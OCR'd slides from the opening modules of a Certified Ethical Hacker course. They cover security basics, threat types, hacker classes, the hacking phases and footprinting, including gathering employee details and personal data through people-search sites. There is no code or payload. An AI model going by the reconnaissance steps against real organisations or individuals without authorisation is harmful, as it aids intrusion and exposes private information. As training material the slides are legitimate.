Welcome to Certified Ethical Hacker Class!

Student Introduction

Engineered by **Hackers.** Presented by Professionals.

Introduction to Ethical Hacking

Module 01

Engineered by Hackers. Presented by Professionals.


Elements of Information Security

A state of well-being of information and infrastructure in which the possibility of **theft, tampering**, and **disruption of information and services** is kept low or tolerable

Assurance that the information is accessible only to those **authorized to have access**

Assurance that the systems responsible for delivering, storing, and processing information are accessible when **required by the authorized users**

Guarantee that the sender of a message cannot later deny having sent the message and that the recipient cannot deny having received the message




The **trustworthiness of data or resources** in terms of preventing improper and unauthorized changes

Authenticity refers to the characteristic of a communication, document or any data that ensures the **quality of being genuine**


The Security, Functionality, and Usability Triangle

Level of security in any system can be defined by the strength of three components:



Moving the ball towards security means less functionality and usability

Top Information Security
Attack Vectors



Virtualization and Cloud Computing

Organized Cyber Crime

Un-patched Software

Targeted Malwares

Social Networking

Hactivism

Insider Threats

Information Systems

Complexity of Computer Infrastructure

Botnets

Compliance to Govt. Laws and Regulations

Mobile Device Security

Inadequate Security Policies

Network Applications

Lack of Cyber Security Professionals

Information Security Threats

Natural Threats

- Natural disasters
- Floods
- Earthquakes
- Hurricanes

Physical Security Threats

- Loss or damage of system resources
- Physical intrusion
- Sabotage, espionage and errors

Human Threats

- Hackers
- Insiders
- Social engineering
- Lack of knowledge and awareness

Information Security Threats (Cont'd)

C|EH

Network Threats

- Information gathering
- Sniffing and eavesdropping
- Spoofing
- Session hijacking and Man-in-the-Middle attack
- SQL injection
- ARP Poisoning
- Password-based attacks
- Denial of service attack
- Compromised-key attack

Host Threats

- Malware attacks
- Target Footprinting
- Password attacks
- Denial of service attacks
- Arbitrary code execution
- Unauthorized access
- Privilege escalation
- Back door Attacks
- Physical security threats

Application Threats

- Data/Input validation
- Authentication and Authorization attacks
- Configuration management
- Information disclosure
- Session management issues
- Buffer overflow issues
- Cryptography attacks
- Parameter manipulation
- Improper error handling and exception management
- Auditing and logging issues

Hacking vs. Ethical Hacking

- Hacking refers to **exploiting system vulnerabilities** and **compromising security controls** to gain unauthorized or inappropriate access to the system resources
- It involves **modifying system** or **application features** to achieve a goal outside of the creator's original purpose

- Ethical hacking involves the use of hacking tools, tricks, and techniques to **identify vulnerabilities** so as to ensure system security
- It focuses on simulating techniques used by attackers to **verify the existence of exploitable vulnerabilities** in the system security

Hacker Classes

C|EH
Certified Ethical Hacker

Black Hats

Individuals with extraordinary computing skills, resorting to malicious or destructive activities and are also known as crackers

White Hats

Individuals professing hacker skills and using them for defensive purposes and are also known as security analysts

Gray Hats

Individuals who work both offensively and defensively at various times

Suicide Hackers

Individuals who aim to bring down critical infrastructure for a "cause" and are not worried about facing jail terms or any other kind of punishment

Script Kiddies

An unskilled hacker who compromises system by running scripts, tools, and software developed by real hackers

Spy Hackers

Individuals employed by the organization to penetrate and gain trade secrets of the competitor

Cyber Terrorists

Individuals with wide range of skills, motivated by religious or political beliefs to create fear by large-scale disruption of computer networks

State Sponsored Hackers

Individuals employed by the government to penetrate and gain top-secret information and to damage information systems of other governments

Hacking Phases

Recon-naissance

Scanning

Gaining Access

Mainta-ining Access

Clearing Tracks

- Reconnaissance refers to the preparatory phase where an attacker seeks to gather information about a target prior to launching an attack
- Could be the future point of return, noted for ease of entry for an attack when more about the target is known on a broad scale
- Reconnaissance target range may include the target organization's clients, employees, operations, network, and systems

Reconnaissance Types

Passive Reconnaissance

- Passive reconnaissance involves acquiring information without directly interacting with the target
- For example, searching public records or news releases

Active Reconnaissance

- Active reconnaissance involves interacting with the target directly by any means
- For example, telephone calls to the help desk or technical department

Hacking Phases

(Cont'd)

Reconnaissance

Scanning

Gaining Access

Maintaining Access

Clearing Tracks

Pre-Attack Phase

Scanning refers to the pre-attack phase when the attacker **scans the network** for specific information on the basis of information gathered during reconnaissance

Port Scanner

Scanning can include use of dialers, **port scanners**, network mappers, ping tools, vulnerability scanners, etc.

Extract Information

Attackers extract information such as **live machines**, port, port status, OS details, device type, **system uptime**, etc. to launch attack

Hacking Phases
(Cont'd)

Reconnaissance

Scanning

Gaining Access

Maintaining Access

Clearing Tracks

I. Gaining access refers to the point where the attacker obtains access to the operating system or applications on the computer or network

II. The attacker can gain access at the operating system level, application level, or network level

III. The attacker can escalate privileges to obtain complete control of the system. In the process, intermediate systems that are connected to it are also compromised

IV. Examples include password cracking, buffer overflows, denial of service, session hijacking, etc.

Hacking Phases

(Cont'd)

Reconnaissance

Scanning

Gaining Access

Maintaining Access

Clearing Tracks

Maintaining access refers to the phase when the attacker tries to retain his or her ownership of the system

Attackers may prevent the system from being owned by other attackers by securing their exclusive access with Backdoors, RootKits, or Trojans

Attackers can upload, download, or manipulate data, applications, and configurations on the owned system

Attackers use the compromised system to launch further attacks

Hacking Phases

(Cont'd)

CEH

Certified Ethical Hacker

- Reconnaissance
- Scanning
- Gaining Access
- Maintaining Access
- **Clearing Tracks**

Hiding

Covering tracks refers to the activities carried out by an attacker to **hide malicious acts**

Intentions

The attacker's intentions include: Continuing access to the victim's system, **remaining unnoticed and uncaught,** deleting evidence that might lead to his prosecution

Overwriting

The attacker overwrites the server, system, and application logs to **avoid suspicion**

Attackers always cover tracks to hide their identity

Types of Attacks on a System

- Attackers exploit vulnerabilities in an information system to gain unauthorized access to the system resources
- The unauthorized access may result in loss, damage or theft of sensitive information

Types of Attacks

I Operating System Attacks

II Misconfiguration Attacks

III Application Level Attacks

IV Shrink Wrap Code Attacks

Operating System Attacks

- Attackers search for vulnerabilities in an operating system's design, installation or configuration and exploit them to **gain access to a network system**

- **Buffer overflow** vulnerabilities
- **Bugs** in operating system
- **Unpatched** operating system

- Exploiting specific **protocol implementations**
- Attacking built-in **authentication systems**
- Breaking **file-system security**
- Cracking **passwords** and **encryption** mechanisms

Gaining Access | **OS Vulnerabilities** | **Operating System Attacks**

Misconfiguration Attacks

C|EH Certified Ethical Hacker

If a system is misconfigured, such as a change is made in the file permission, it can no longer be considered secure

Misconfiguration vulnerabilities affect web servers, application platforms, databases, networks, or frameworks that may result in illegal access or possible owning of the system

The administrators are expected to change the configuration of the devices before they are deployed in the network. Failure to do this allows the default settings to be used to attack the system

In order to optimize the configuration of the machine, remove any redundant services or software

Application-Level Attacks

Attackers exploit the vulnerabilities in applications running on organizations' information system to **gain unauthorized access** and **steal or manipulate data**

Poor or nonexistent error checking in applications leads to:

- **Buffer overflow attacks**
- **Sensitive information disclosure**
- **Cross-site scripting**
- **Session hijacking and man-in-the-middle attacks**
- **Denial-of-service attacks**
- **SQL injection attacks**

Other application-level attacks include:

- **Phishing**
- **Session hijacking**
- **Man-in-the-middle attack**
- **Parameter/form tampering**
- **Directory traversal attacks**

Shrink Wrap Code Attacks

- Why reinvent the wheel when you can buy off-the-shelf **libraries** and code?
- When you install an **OS** or **application**, it comes with supporting sample scripts to perform various administration tasks
- Application developers also use **off-the-shelf libraries** and code to reduce development time and cost
- The problem is **not fine tuning** or customizing these scripts
- **Shrink wrap code** or **default code** attack refers to attacks that exploit default configuration and settings of the off-the-shelf libraries and code

Skills of an Ethical Hacker

Platform Knowledge	Has in-depth knowledge of major operating environments, such as Windows, Unix, and Linux
Network Knowledge	Has in-depth knowledge of networking concepts, technologies and related hardware and software
Computer Expert	Should be a computer expert adept at technical domains
Security Knowledge	Has knowledge of security areas and related issues
Technical Knowledge	Has "high technical" knowledge to launch the sophisticated attacks

Footprinting and Reconnaissance

Module 02

Engineered by **Hackers**. Presented by Professionals.

What Is Footprinting?

Footprinting is the process of **collecting** as much information as possible about a target network, for identifying various ways to intrude into an **organization's network system**

Process involved in Footprinting a Target

1. Collect basic information about the target and its network
2. Determine the operating system used, platforms running, web server versions, etc.
3. Perform techniques such as Whois, DNS, network and organizational queries
4. Find vulnerabilities and exploits for launching attacks

Why Footprinting?

Know Security Posture

Footprinting allows attacker to know about the complete security posture of an organization

Reduce Attack Area

It reduces attacker's attack area to specific range of IP address, networks, domain names, remote access, etc.

Build Information Database

It allows attacker to build their own information database about target organization's security weakness to take appropriate actions

Draw Network Map

It allows attacker to draw a map or outline the target organization's network infrastructure to know about the actual environment that they are going to break

Objectives of Footprinting

Collect Network Information

- Domain name
- Internal domain names
- Network blocks
- IP addresses of the reachable systems
- Rogue websites/private websites
- TCP and UDP services running
- Access control Mechanisms and ACL's
- Networking protocols
- VPN Points
- ACLs
- IDSes running
- Analog/digital telephone numbers
- Authentication mechanisms
- System Enumeration

Collect System Information


- User and group names
- System banners
- Routing tables
- SNMP Information
- System architecture
- Remote system type
- System names
- Passwords

Collect Organization's Information

- Employee details
- Organization's website
- Company directory
- Location details
- Address and phone numbers
- Comments in HTML source code
- Security policies implemented
- Web server links relevant to the organization
- Background of the organization
- News articles/press releases


Footprinting through Search Engines

- Attackers use search engines to **extract information about a target** such as technology platforms, employee details, login pages, intranet portals, etc. which helps in performing social engineering and other types of advanced system attacks
- Search engine **cache may provide sensitive information** that has been removed from the World Wide Web (WWW)



Finding Company's **External** and **Internal URLs**

- Search for the target company's external URL in a search engine such as **Google** or **Bing**
- Internal URLs **provide an insight** into different departments and business units in an organization
- You may find an internal company's URL **by trial and error method**



Tools to Search Internal URLs

- `http://news.netcraft.com`
- `http://www.webmaster-a.com/link-extractor-internal.php`

Internal URL's of microsoft.com


- `support.microsoft.com`
- `office.microsoft.com`
- `search.microsoft.com`
- `msdn.microsoft.com`
- `update.microsoft.com`
- `technet.microsoft.com`
- `windows.microsoft.com`

Public and Restricted Websites

Identify a company's **private and public websites**

http://www.microsoft.com

Public Website



http://technet.microsoft.com

http://windows.microsoft.com


http://office.microsoft.com


http://answers.microsoft.com

Restricted Website

Collect **Location Information**

Use **Google Earth** tool to get the location of the place






http://earth.google.com

People Search


Information about an individual can be found at various people search websites

The people search returns the following information about a person:

- Residential addresses and email addresses
- Contact numbers and date of birth
- Photos and social networking profiles
- Blog URLs
- Satellite pictures of private residencies




http://pipl.com




http://www.spokeo.com

